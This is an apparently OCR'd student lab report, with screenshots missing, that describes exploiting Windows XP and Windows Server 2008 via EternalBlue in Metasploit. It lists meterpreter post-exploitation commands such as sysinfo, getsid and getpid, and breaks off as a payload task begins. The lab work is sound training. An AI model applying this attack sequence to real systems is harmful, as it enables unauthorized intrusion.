
6. And now we are at the fun part, [Post-exploitation], I executed the command screenshot to take a screenshot of the Windows XP and my shell told me where I needed to go to gather the screenshot as shown above.




7. [Post-exploitation] Displayed the system information of Windows XP using the command sysinfo.

8. [Post-exploitation] Got the SID (S-1-5-18) of the user using the command getsid.









9. [Post-exploitation] Got the current process identifier (992) using the command getpid.

10. [Post-exploitation] Got information about the remote system, such as the OS (Windows XP Version 5.1.2600) using the command shell, which I later found out was wrong, so I used the command sysinfo as seen in the last screenshot (Windows XP Build 2600).


Task B Exploit EternalBlue on Windows Server 2008 w/ Metasploit






1. It is important to note the IP address of Windows 2008 is192.168.10.11. I ran into some issues when I tried to use the exploit with the date 14323 as the listening port or the lport. Therefore I have included both screenshot to illustrate my understanding of using EternalBlue and illustrate my knowledge of commands such as set lport and set lhost. Once I played with the configurations and double checking my IP addrs using the command show options I ended up settling for changing the lport back to 445 and then

ran the EternalBlue exploit using the command exploit. As seen in the screenshot directly below I am looking for ….session 1 opened…. (ME THE ATTACKER IP) → listening to → (THE TARGET IP). Also the text titled WIN was cool to see.




2. Now we can begin the fun stuff, [Post-exploitation], I executed the command screenshot to take a screenshot of my target Windows 2008 and my shell also told me where I could find it on my end, as shown above.




3. [Post-exploitation] I used the command sysinfo to find out Windows 2008's system information.
4. [Post-exploitation] Then I moved on to the SID of the user, using the command getsid.
5. [Post-exploitation] Then moved on to the current process identifier using the command getpid.
6. [Post-exploitation] Finally I used the command sysinfo and the command shell to find out information about the remote system, such as OS. I used both so I could glance at them side by side and see where the differences were, but the lab assignment specially asked for "such as OS" and those exact words are in the help menu. As seen below. After reviewing the lecture again I realized shell is a windows command and not a meterpreter command. So the answer to question 6 is sysinfo.


Task C: Exploit Windows 7 w/ a deliverable payload


I used Ext. Kali for the portion of this lab because of the lab manual topology and lecture. Although, as pointed out in the discord chat the assignment paper said Internal Kali and then in Task C it said Attacker Kali. So I just went with using Ext. Kali because that is the one that is labeled Attacker Kali in our virtual environment. As such, I understand the process so if I were to use Internal Kali for the coming steps I would just need to change the IP addresses from 192.168.217.3 (Kali Attacker Machine) to 192.168.10.13 (Internal Kali). Nonetheless below are the screenshots of Task C forward and explanations following.



Opening my shells to start Metasploit, MsfVenom, and pinging my target maching (windows 7) to make sure I have a connection.






